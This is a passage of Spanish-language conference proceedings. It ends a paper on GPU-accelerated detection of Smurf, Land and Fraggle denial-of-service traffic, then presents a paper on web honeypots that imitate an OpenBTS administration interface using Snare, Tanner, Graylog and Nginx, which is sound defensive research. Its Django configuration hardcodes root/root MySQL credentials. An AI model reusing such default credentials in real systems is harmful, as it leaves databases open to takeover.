En la Tabla 1 se detallan los milisegundos necesarios para obtener los valores de *k-NN* en sus dos versiones: secuencial y paralela. En la versión paralela, el tiempo considerado comprende los tiempos de transferencia de la base de datos a la GPU, el cálculo de *k-NN* y la transferencia de resultados *k-NN* a la CPU.

Tabla 1: Tiempos promedios en milisegundos de *k-NN* secuencial y paralelo

Valor de k	Tpo. Secuencial	Tpo. Paralelo
5	1089,90	0,0904
7	1086,60	0,0907
10	1081,20	0,0935
12	1091,60	0,0978

Como se puede observar en la Tabla 1 los tiempos paralelos son significativamente inferiores con respecto al tiempo secuencial. Además, el comportamiento del algoritmo *k-NN* paralelo es similar para los distintos valores de k .

En la tabla 2, se detallan los milisegundos necesarios para obtener los puntos claves de una imagen mediante el algoritmo SIFT en sus dos versiones: secuencial y paralela.

³ www.wireshark.org

Tabla 2: Tiempos promedios en milisegundos del SIFT Secuencial y Paralelo para distintos tamaños de imágenes.

Tamaño de imagen entre	SIFT Secuencial	SIFT Paralelo
10 KB y 300 KB	1780,92	14,045
300 KB y 1 MB	4650,075	20,615
1 MB y 3 MB	22084,63	64,6675
3 MB y 5 MB	40114,55	96,01


La Tabla 3 muestra en promedio, cuántos milisegundos se requieren para determinar los puntos claves en común de las imágenes comparadas (Match). Los tiempos se especifican también para las versiones secuencial y paralela.

Tabla 3: Tiempos promedios en milisegundos del Match Secuencial y Paralelo para distintos tamaños de imágenes.


Tamaño de imagen entre	Match Secuencial	Match Paralelo
10 KB y 300 KB	637,09	4,635
300 KB y 1 MB	3325,09	8,05
1 MB y 3 MB	30421,66	26,885
3 MB y 5 MB	85513,74	71,12

Como se detallan en las tablas 2 y 3, tanto para el algoritmo SIFT como para el proceso de Match, los tiempos de la solución paralela son significativamente inferiores a los de la solución secuencial para todos los tamaños de imágenes considerados, siendo mayor la diferencia en el Match. La reducción de los tiempos es mayor a los 500x.


Los resultados obtenidos con las métricas definidas en la sección 2.4 se visualizan en la figura 3, en la cual se consideran los ataques *Smurf* (a), *Land* (b) y *Fraggle* (c).



(a)



(b)



(c)

Figura 3: Resultados obtenidos en los ataques *Smurf* (a), *Land* (b), *Fraggle* (c).

De las gráficas anteriores se puede deducir que el ataque *Smurf* tiene una precisión aproximada del 72%, el ataque *Land* un 41% y el ataque *Fraggle* el 52%.

Con respecto a la métrica *recall* se obtuvieron resultados significativos, en promedio en *Smurf* es del 80%, en *Land* es un 72% y en *Fraggle* es un 75%. Esta métrica permitió inferir que la tasa de detección de tráfico anómalo es alta, particularmente cuando $k=12$.

Por último, la métrica *F-measure* también retornó resultados representativos, en particular para $K=12$ en los tres tipos de ataque, obteniéndose un valor de 0,83 en *Smurf*, 0,56 en *Land* y 0,71 en *Fraggle*, significando que

nuestro modelo tiene un buen desempeño respecto a la detección de ataques.

En base a los tiempos de respuesta obtenidos y las métricas analizadas podemos concluir que P-SADS cumple satisfactoriamente con los objetivos planteados en este trabajo.

5. Conclusiones y Trabajos Futuros.

La detección de tráfico anómalo es una tarea de gran interés en la actualidad y si bien existen diversas herramientas para su detección, queda mucho trabajo por realizar debido a la gran cantidad de datos circulantes en Internet y el constante cambio de perfil de tráfico.

En este trabajo se propuso la arquitectura de un sistema para detectar anomalías en el tráfico de una red mediante una combinación de técnicas tales como: clasificación usando k -NN, el procesamiento de imágenes usando SIFT y computación de alto desempeño utilizando GPGPU. Además se analizó su factibilidad para tres ataques conocidos del tipo de denegación de servicios: *Smurf*, *Land* y *Fraggle*.

Al aplicar las técnicas de HPC en los módulos netamente paralelos se pudo obtener mejoras drásticas en los tiempos con respecto al algoritmo secuencial. También se evaluó la propuesta según diferentes métricas, observándose que el modelo propuesto muestra una precisión entre el 40% y 70%, y sensibilidad entre el 60% y 83% dependiendo del tipo de ataque. Además, se evaluó el desempeño del sistema según F -measure obteniendo valores entre 0,5 y 0,83.

La propuesta realizada aplica técnicas paralelas utilizando un paralelismo a nivel de intra-consulta. Una mejora a esta posibilidad es incluir computación paralela a nivel de inter-consulta. Asimismo, se propone como trabajo futuro buscar y analizar otros patrones de ataque y así poder continuar evaluando el desempeño de P-SADS. También, se pretende comparar nuestro desarrollo con aquellos que usan técnicas de aprendizaje de máquina o herramientas inteligentes, y en caso de ser necesario mejorar la existente.

6. Referencias

1. Belongie S., Malik J., and Puzicha J. Shape matching and object recognition using shape contexts. *Pattern Analysis and Machine Intelligence (PAMI)*, IEEE Transactions on, pages 509–522, (2002).
2. Chen S., Qin J., Xie Y., Zhao J., Heng P. . A Fast and Flexible Sorting Algorithm with CUDA. *Algorithms and Architectures for Parallel Processing*. LNCS Vol. 5574. Pp 281-290, (2009).
3. Chen Y., Qiao, S. Davis, H. Jiang, K. Li. Pipelined Multi-GPU MapReduce for Big-Data Processing. *Comp. and Inf. Science*. Springer. Vol. 493. Pp 231-246, (2013).
4. Ciresan D., Giusti A., Gambardella L., Schmidhuber J. Mitosis Detection in Breast Cancer Histology Images with Deep Neural Networks. *MICCAI 2013*. Pp 411-418, (2013).
5. Davis J., Goadrich, M.: *The relationship between precision-recall and roc curves*, in *ICML '06: Proceedings of the 23rd international conference on Machine learning*. New York, NY, USA: ACM, 2006, pp. 233–240 (2006).
6. Gibson, D.: *CompTIA Security+: Get Certified Get Ahead: SY0-201 Study Guide* Createspace Independent Pub (2009). ISBN 9781439236369.
7. Henao Ríos J. L.: *Definición De Un Modelo De Seguridad En Redes De Cómputo, Mediante El Uso De Técnicas De Inteligencia Artificial*. Tesis presentada como requisito parcial para optar al título de Magister en Ingeniería – Automatización Industrial. Universidad Nacional de Colombia. (2012).
8. Herrero-Lopez S. Accelerating SVMs by integrating GPUs into MapReduce clusters. *Systems, Man, and Cybernetics*. IEEE International Conference. Pp. 1298-1305. (2011).
9. Kirk D. and Hwu W. *Programming Massively Parallel Processors, A Hands on Approach*. Elsevier, Morgan Kaufmann, (2010).
10. Kuriakose, D., Praveena, V. 2013. *A Survey on DDoS Attacks and Defense Approaches*. In *International Journal of Innovative Research in Computer and Communication Engineering*, Vol. 1, Issue 8, October 2013, Page: 1800- 1805.
11. Lowe, D.: *Distinctive image features from scale-invariant keypoints*. *International journal of computer vision*. Pp 91-110, (2004).

12. Miranda, N.: *Cálculo en Tiempo Real de Identificadores Robustos para Objetos Multimedia Mediante una Arquitectura Paralela GPU-CPU*. Tesis de Doctorado en Ciencias de la Computación. UNSL (2014).
13. Nguyen Cong, B; Rivero Perez, J.; Morell, C. Aprendizaje supervisado de funciones de distancia: estado del arte. *Revista Cubana de Ciencias Informáticas*, 2015, vol. 9, no 2, p. 14-28.
14. NVIDIA. "Nvidia cuda compute unified device architecture, C programming guide. Version 7.5. In NVIDIA, 2015.
15. Owens J., Houston M., Luebke D., Green S., Stone J. and Phillips J. GPU Computing. In IEEE, volume 96. Pp 879 – 899, (2008).
16. Owens, J. D., Luebke, D., Govindaraju, N., Harris, M., Krüger, J., Lefohn, A. E., & Purcell, T. J. (2007, March). A survey of general-purpose computation on graphics hardware. In *Computer graphics forum* (Vol. 26, No. 1, pp. 80-113). Blackwell Publishing Ltd.
17. Piccoli María F.: *Computación de alto desempeño de GPU*. 1era edic. ISBN: 9789503407592. La Plata Edulp, (2011)
18. S. Institute, *Transmission Control Protocol: DARPA Internet Program Protocol Specification*. Defense Advanced Research Projects Agency, Information Processing Techniques Office, (1981).
19. Shahabeddin Geravand and Mahmood Ahmadi. *Survey Bloom filter applications in network security: A state-of-the-art survey*. *Comput. Netw.* 57, 18, 4047-4064. (2013).
20. Srivastava, A and Gupta, B and Tyagi, A and Sharma, Anupama and Mishra, Anupama. *A Recent Survey on DDoS Attacks and Defense Mechanisms. Communications in Computer and Information Science*. 203. 570-580. 10.1007/978-3-642-24037-9_57. (2011).
21. Tribak Hind. *Análisis Estadístico de Distintas Técnicas de Inteligencia Artificial en Detección de Intrusos*. Tesis Doctoral. Universidad de Granada. (2012).
22. Thanigavel M, Mallika R., Sujilatha T. *An Open Platform for Internet Traffic Classification in TIE*. IJRASET. Vol. 3 Issue VIII, (2015).
23. Venkatesh Babu R. Aniruddha Acharya K. *Speeding up SIFT using GPU*. *Computer Vision, Pattern Recognition, Image Processing and Graphics (NCVPRIPG)*, 2013 Fourth National Conference. Pp1-4, (2013).
24. Wang Y.: *Statistical Techniques for Network Security: Modern Statistically-Based Intrusion Detection and Protection*, Chapter III Network Traffic and Data, Information Science Reference - Imprint of: IGI Publishing, (2008).

HoneyPots Web como Herramientas de Análisis de Ciberataques sobre una Red de Telefonía Móvil

Eduardo Esteban Casanovas 1, Carlos Tapia 2, Santiago Alasia 3, Fabián Polanco 4

1 Instituto Universitario Aeronáutico,
ecasanovas@iua.edu.ar - 54-351-95-426291

2 Instituto Universitario Aeronáutico,
carlosignaciotaipia@gmail.com - 54-351-6874923

3 Instituto Universitario Aeronáutico,
santi.alasia92@gmail.com - 54 9 354 164-2823

3 Instituto Universitario Aeronáutico,
polanco.kick@gmail.com - 54 9 354 164-2823

ABSTRACT

En la actualidad debido al creciente número de ataques informáticos a personas y empresas, constantemente se buscan nuevas maneras de detectar y prevenir ataques o en su defecto mitigarlos, por esta razón surge la necesidad de investigar y aplicar nuevos métodos de defensa para el resguardo de la información; es aquí donde vemos una principal problemática que parte de la sociedad hacia el mundo de la computación.

Por tal motivo, el presente trabajo analiza los conceptos de Infraestructuras Críticas, más específicamente se hace foco en las compañías de telecomunicaciones y en los elementos de red con los que brindan servicios, y se explora la implementación de honeypots y honeynets (hosts y redes señuelo) para prevenir o mitigar ataques informáticos.

La alta dependencia de la sociedad moderna respecto de las telecomunicaciones vuelve a las operadoras en Infraestructuras Críticas para cualquier nación, considerando que son utilizadas masivamente por la población para todas las actividades en cualquier rubro de industria, para las distintas reparticiones y funcionarios de Gobierno, y para los usuarios particulares, volviéndose componentes indispensables para el normal funcionamiento de la sociedad. Puntualmente, se optó por el estudio e investigación de las redes de telefonía móvil como posible blanco de ataques debido a la gran información y datos que se pueden obtener si se llegara a conseguir una puerta de acceso en un punto vulnerable de dicha red; y las redes señuelos como herramienta de defensa, con el fin de analizar y comprender las nuevas tecnologías que utiliza un atacante informático para realizar un ataque y poder determinar el impacto que generaría en el sistema a proteger

Keywords— Honey pots - Ciberataques - Infraestructuras Críticas

1. INTRODUCCION

En el transcurso de la investigación en el campo de las redes señuelo, específicamente de honeypots de servidores web el equipo de trabajo se encontró con la limitación de replicar servidores de aplicaciones web que emulan las tecnologías web existentes, con la consecuencia de que inclusive un atacante novato, fácilmente puede descubrir que estaba atacando a un honeypot y no a un servidor web real. Se destaca que es de gran importancia para un honeypot no ser descubierto como tal.

Particularmente, el objetivo general definido fue conseguir imitar interfaces web de administración de elementos de red de una compañía de telefonía móvil, a los efectos de hacer más atractivo para los atacantes a los objetivos, al mismo tiempo que se logra distraer a los intrusos de los elementos reales y operativos de la red.

A modo de resumen, se listan los objetivos que persiguió el trabajo:

1. Investigar y comprender conceptos de una red de telefonía móvil, seleccionando a la misma como una posible Infraestructura Crítica.
2. Implementar una herramienta capaz de analizar los eventos que ocurren sobre la red.
3. Implementar sensor web sin contexto de infraestructura crítica.
4. Integrar sensor a una herramienta de análisis de datos
5. Evaluar el posible comportamiento de una infraestructura crítica en un ambiente limitado y controlado de pruebas, realizando simulaciones y diferentes casos de uso.

En lo relativo a Infraestructuras Críticas, en la República Argentina el organismo que las regula y atiende es el Programa Nacional de Infraestructuras Críticas de Información y Ciberseguridad (ICIC), el cual ha definido los siguientes cuatro objetivos principales:

- Servir como repositorio de información relevante relacionada con los incidentes, herramientas y técnicas de Seguridad Informática.

- Promover la coordinación entre los administradores de redes para todas las instituciones públicas a nivel nacional, a fin de prevenir, detectar, gestionar y recuperarse de los incidentes relacionados con la seguridad que afecten sus redes.
- Centralizar la generación de informes respecto a incidentes que afecten las redes gubernamentales y facilitar el intercambio de información a fin de abordarlos de manera más eficaz.
- Interactuar con otros equipos de respuesta ante incidentes en el país y la región.

2. INFRAESTRUCTURA CRÍTICA

La ICIC genera y sigue un plan para el análisis y definición de las Infraestructuras Críticas. Este plan se basa en cuatro pilares: sensibilización, protección de los activos digitales, promoción de la comprensión judicial y académica de la Seguridad de la Información y la Infraestructura de información crítica y fomento de alianzas de seguridad duraderas entre el gobierno, las empresas y las organizaciones de la sociedad civil.

Tomando en consideración que las Infraestructuras Críticas son aquellas de carácter estratégico cuyo funcionamiento es indispensable y no permite soluciones alternativas, implicando su perturbación o destrucción graves impactos sobre los servicios esenciales para la población, los rubros entre los que se reparten estas Infraestructuras son

- Energía
- Industria Nuclear
- Telecomunicaciones y Tecnológicas de la Información
- Transportes
- Suministro de Agua
- Suministro de Alimentos
- Salud
- Sistemas Financiero
- Industria Química
- Espacio
- Recursos
- Administración

Por otra parte, se pasa a describir el concepto de “Operadores Críticos”: son las entidades u organismos responsables de las inversiones o del funcionamiento de una instalación, red, sistema, o equipo físico o de tecnología de la información designada como Infraestructura Crítica por proporcionar un servicio indispensable para la sociedad.

Los operadores designados como tales tendrán la responsabilidad de optimizar la protección de las Infraestructuras Críticas por ellos gestionadas. En ese contexto, el equipo de investigación se orienta al análisis de las redes de telefonía móvil.

Adicionalmente, se exploró el concepto de honeypot (equipo señuelo), siendo éste un sistema muy flexible y versátil dentro del abanico de soluciones de Seguridad Informática, que se encarga de atraer y analizar el comportamiento de los atacantes, y que provee al informático forense información extremadamente valiosa

para poder llegar a pronosticar cómo serán los ataques futuros y los métodos de protección a desarrollar e implementar.

Luego, la pregunta que puede aparecer es, ¿para qué puede querer una persona atraer atacantes a sus propio sistema?, esto puede resultar muy contradictorio, pero lo que se busca con esta implementación es capturar todo el tráfico de red entrante y conocer todos los detalles acerca de las tendencias y metodologías de ataque de los atacantes así como los fallos de seguridad en nuestra red con el fin de subsanarlos.

3. HONEYPOT

Los honeypots pueden ejecutarse bajo cualquier sistema operativo, generalmente se aplican en sistemas Linux. Los servicios configurados determinan los diferentes vectores de ataque disponibles para que el intruso ponga a prueba y comprometa el sistema.

Estas son algunas de las posibilidades que nos ofrecen los honeypots:

- Desviar y distraer la atención del atacante.
- Detectar y aprender nuevas vulnerabilidades.
- Obtener información sobre el atacante (geolocalización, IP, puertos, etc.).
- Obtener tendencias de ataque y países más atacados.
- Detectar nuevas muestras de malware que aún no se conozcan.
- Recopilar y estudiar tendencias de ataque




Figura 1: Esquema de un honeypot

Tomando este concepto de honeypot, el equipo comenzó a analizar la infraestructura de las redes de telefonía móvil. Dichas redes, también denominadas redes de celdas o celular son redes formadas principalmente por los siguientes cuatro elementos:

1. Dispositivos móviles: Son los equipos electrónicos que permiten a los abonados realizar llamadas, recibir llamadas, transferir datos y contenidos multimedia con otros dispositivos móviles. Esto es posible a través del envío y recepción de señal de la estación base.

2. Estación base: Es la estación central dentro de una celda, conocida como BTS (Base Transceiver Station), realiza el enlace de radio frecuencia a los terminales celulares, transmite información entre la celda y la estación de

control-conmutación, además monitorea la comunicación de los abonados.

3. Estación de control y conmutación: Conocido comúnmente como MTSO (mobile telephone switching office), cuando aplica tecnología GSM se denomina MSC (mobile switching center), y para redes Wireless Local Loop se denomina XBS. Es el elemento central de la red, sus funciones principales son:

- Coordinar y administrar todas las BTS
- Coordinar las llamadas entre la oficina de telefonía fija y los abonados, así como las llamadas entre los terminales celulares y los abonados, a través de las BTS
- Se encarga de la facturación (billing)
- Dirige el Hand off entre cell site
- Tiene un software de gestión: network management system.

4. Radio canal: Se entiende por Radio Canal al par de frecuencias portadoras más un time slot, que van a servir como canales de tráfico en una comunicación. De estas 2 frecuencias una va a ser la frecuencia de Tx de la estación base y Rx del terminal, la otra frecuencia va a ser la de Rx de la estación base y Tx del terminal. Transportan datos y voz entre el abonado y las estaciones base, cada abonado sólo puede usar un canal a la vez.




Figura 2: Red de telefonía móvil

4. RED DE TRABAJO

Habiendo sido presentados los conceptos sobre los que se basa el trabajo, el equipo de trabajo pasó a desplegar una implementación de laboratorio para demostrar la utilización de un moderno honeypot de servidor web que emule o imite la interfaz web de administración de una BTS (Base Station Subsystem).

Los elementos utilizados, a los efectos de demostrar la utilidad son:

- Snare: Super Next generation Advanced Reactive honeypot es un proyecto de software el cual se utiliza para clonar sitios web de manera que sirvan como sensores de una honeynet. Este software se integra con Tanner que es otro software encargado gestionar los eventos capturados por Snare. De esta manera se pudo trabajar con la información que obtenida para evaluar ataques y logs de una aplicación web. En esta etapa el objetivo del proyecto fue hacer funcionar Snare para que se pueda obtener un clon de OpenBTS y de esta manera poder establecerlo

como honeypot de nuestra red, para que se evalúen posibles ataques.

```
usage: snare.py [-h] [--page-dir PAGE_DIR] [--list-pages]
              [--index-page INDEX_PAGE] [--port PORT]
              [--interface INTERFACE] [--host-ip HOST_IP] [--debug DEBUG]
              [--tanner TANNER] [--skip-check-version] [--slurp-enabled]
              [--slurp-host SLURP_HOST] [--slurp-auth SLURP_AUTH]
              [--config CONFIG] [--auto-update AUTO_UPDATE]
              [--update-timeout UPDATE_TIMEOUT]

optional arguments:
  -h, --help            show this help message and exit
  --page-dir PAGE_DIR  name of the folder to be served
  --list-pages          list available pages
  --index-page INDEX_PAGE
                        file name of the index page
  --port PORT          port to listen on
  --interface INTERFACE
                        interface to bind to
  --host-ip HOST_IP    host ip to bind to
  --debug DEBUG        run web server in debug mode
  --tanner TANNER      ip of the tanner service
  --skip-check-version skip check for update
  --slurp-enabled      enable nsq logging
  --slurp-host SLURP_HOST
                        nsq logging host
  --slurp-auth SLURP_AUTH
                        nsq logging auth
  --config CONFIG      snare config file
  --auto-update AUTO_UPDATE
```

Figura 3: Prueba de ejecución de Snare

Como se acaba de mencionar SNARE utiliza Tanner para gestionar los eventos capturados para poder trabajar con los datos recopilados y obtener información una vez analizados. Una vez que se concluyó la instalación de SNARE se procederá a la configuración de Tanner, este deberá ser clonado de su repositorio

```
sergio@sergio:~/tesis/2017/snapshots/tanner$ sudo pip3 install -r requirements.txt
[sudo] password for sergio:
The directory /home/sergio/.cache/pip/http or its parent directory is not owned by the current user and the cache has been disabled. Please check the permissions and owner of that directory. If executing pip with sudo, you may want sudo's -w flag.
The directory /home/sergio/.cache/pip or its parent directory is not owned by the current user and caching wheels has been disabled. Check the permissions and owner of that directory. If executing pip with sudo, you may want sudo's -w flag.
Requirement already satisfied (use --upgrade to upgrade): aiohttp in /usr/local/lib/python3.5/dist-packages (from -r requirements.txt (line 1))
Requirement already satisfied (use --upgrade to upgrade): yarl in /usr/local/lib/python3.5/dist-packages (from -r requirements.txt (line 2))
Requirement already satisfied (use --upgrade to upgrade): redis in /usr/local/lib/python3.5/dist-packages (from -r requirements.txt (line 3))
Requirement already satisfied (use --upgrade to upgrade): aioredis in /usr/local/lib/python3.5/dist-packages (from -r requirements.txt (line 4))
Requirement already satisfied (use --upgrade to upgrade): uwsgi in /usr/local/lib/python3.5/dist-packages (from -r requirements.txt (line 5))
Requirement already satisfied (use --upgrade to upgrade): pymongo in /usr/local/lib/python3.5/dist-packages (from -r requirements.txt (line 6))
Requirement already satisfied (use --upgrade to upgrade): charset in /usr/lib/python3/dist-packages (from aiohttp->-r requirements.txt (line 1))
Requirement already satisfied (use --upgrade to upgrade): multidict==2.0 in /usr/local/lib/python3.5/dist-packages (from yarl->-r requirements.txt (line 2))
You are using pip version 8.1.2, however version 9.0.1 is available.
You should consider upgrading via the 'pip install --upgrade pip' command.
sergio@sergio:~/tesis/2017/snapshots/tanner$
```

Figura 4: Instalación de requerimientos TARNER

- OpenBTS: Uno de los objetivos principales de este trabajo fue la investigación de posibles ataques a una red de telefonía móvil y poder plantear una posible solución a ello. Luego de una extensa investigación en cuanto la arquitectura de una red móvil se decidió hacer foco en el área de control de radio, es decir, la que se encarga de proporcionar y controlar el acceso de los terminales al espectro disponible, así como también del envío y recepción de los datos. Los sistemas de control utilizados por la mayoría de las empresas de telefonía móvil no se dan a conocer públicamente por lo que el equipo de trabajo se vio en la necesidad de buscar algún sistema de uso libre que cuente con características similares. Por tanto se optó por la utilización de OpenBTS (Open Base Transceiver Station) que es un punto de acceso de GSM basado en software, que permite a los teléfonos móviles compatibles con el estándar GSM hacer llamadas telefónicas sin usar las redes de telecomunicaciones existentes y que, a los fines de este trabajo de investigación, bien puede funcionar como reemplazo de las soluciones de BTS de los grande proveedores comerciales como Nokia, Ericsson o Huawei. OpenBTS es notablemente estable para ser la primera implementación de software libre del protocolo de stack del estándar industrial GSM. Con esto se logró tener una visión más cercana a lo que se refiere un sistema móvil, por lo cual se decidió analizar los diferentes tipos de ataques que

éste puede recibir, para luego plantear mecanismos de defensas a fin de evitar futuros ataques, como se menciona en el planteamiento de los objetivos de trabajo.




Figura 5: Despliegue de Open BTS

Para instalar la interfaz de usuario que permite gestionar el sistema OpenBTS, primero se deberá clonar el repositorio y luego configurar la base de datos de la siguiente manera

```
DATABASES = {
    'default': {
        'ENGINE': 'django.db.backends.mysql',
        'NAME': 'openbts',
        'USER': 'root',
        'PASSWORD': 'root',
        'HOST': 'localhost',
        'PORT': '3306',
    },
    'asterisk': {
        'ENGINE': 'django.db.backends.mysql',
        'NAME': 'asterisk',
        'USER': 'root',
        'PASSWORD': 'root',
        'HOST': 'localhost',
        'PORT': '3306',
    },
    'smqueue': {
        'ENGINE': 'django.db.backends.mysql',
        'NAME': 'smqueue',
        'USER': 'root',
        'PASSWORD': 'root',
        'HOST': 'localhost',
        'PORT': '3306',
    },
    'subscriberregistry': {
        'ENGINE': 'django.db.backends.mysql',
        'NAME': 'subscriberregistry',
        'USER': 'root',
        'PASSWORD': 'root',
        'HOST': 'localhost',
        'PORT': '3306',
    }
}
```

```
MEDIA_ROOT = '/opt/openbts-webui/webgui/media'
TEMPLATE_DIRS = ('/opt/openbts-webui/webgui/html')
```

- GrayLog: En esencia es un SIEM (Security Information and Event Management). Es posible utilizar esta herramienta para recoger y controlar una gran variedad de registros, pero para este trabajo se limitó el alcance a la recolección de logs enviados desde Snare (específicamente desde su gestor de logs, Tanner).

Componentes Graylog2

- Los nodos de servidor Graylog2: Sirven como procesador que reciben y procesan los mensajes, y se comunican con

todos los demás componentes. Su rendimiento es dependiente de la CPU

- Nodos Elasticsearch: almacena todos los logs/mensajes. Su rendimiento es dependiente de la RAM y disco I/O.

- MongoDB: Base de datos no-SQL

- Interfaz Web

Aquí se muestra un diagrama de los componentes Graylog2 (tener en cuenta que los mensajes se envían desde sus otros servidores)




Figura 6: Arquitectura de GrayLog2

Para una configuración muy básica, todos los componentes se pueden instalar en el mismo servidor. Para una configuración más grande, la producción, sería conveniente establecer características de alta disponibilidad ya que si el servidor, componentes Elasticsearch, o MongoDB, experimenta un corte de luz, Graylog2 no reunirá los mensajes generados durante el corte




Figura 7 : Login de GrayLog2

- Servidor NGNIX

Nginx es uno de los servidores web más populares en el mundo y es responsable de alojar algunos de los sitios más grandes y de mayor tráfico en Internet. Tiene recursos más amigables que Apache en la mayoría de los casos y se puede utilizar como un servidor web o un servidor proxy inverso. En este trabajo NGINX se utilizará para enmascarar el honeypot detrás de un servidor web, es decir SNARE será transparente para el usuario y para los ojos del atacante del sistema.

Esta manera de enmascarar el honeypot evita sospechas del atacante en caso que corrobore el servidor que levanta dicha web clonada, a fin de lograr captar la mayor atención del individuo para que este intente atacarnos.

La infraestructura de laboratorio montada se resume en el siguiente diagrama:




Figura 8: Red montada en el laboratorio

Sobre dicha infraestructura se lanzaron diversos ataques sobre el sensor de Snare, que es el que imita ser la interfaz web de una BTS real, y fue posible registrar los intentos de ataques en el SIEM Graylog. De esta manera, el equipo de investigación pudo monitorear los intrusos y sus intentos de ataques contra una supuesta BTS real, siendo que en definitiva dicho elemento no está brindando servicios de telefonía. Cabe aclarar que las pruebas se condujeron en un ambiente virtualizado que imita ser una implementación básica de una BTS.




Figura 9: Interfaz de monitoreo y registro de eventos

Se está en condiciones de afirmar que la aplicación clonada y servida por SNARE luce exactamente igual a la interfaz real de administración de Open-BTS y se puede apreciar que el atacante ya ingresa a la aplicación señuelo, por lo tanto, se visualizan los eventos que el intruso realiza sobre la aplicación, dichos logs de eventos se encuentra en el archivo tanner.log y snare.log ubicados en la carpeta /opt/tanner y /opt/snare respectivamente.

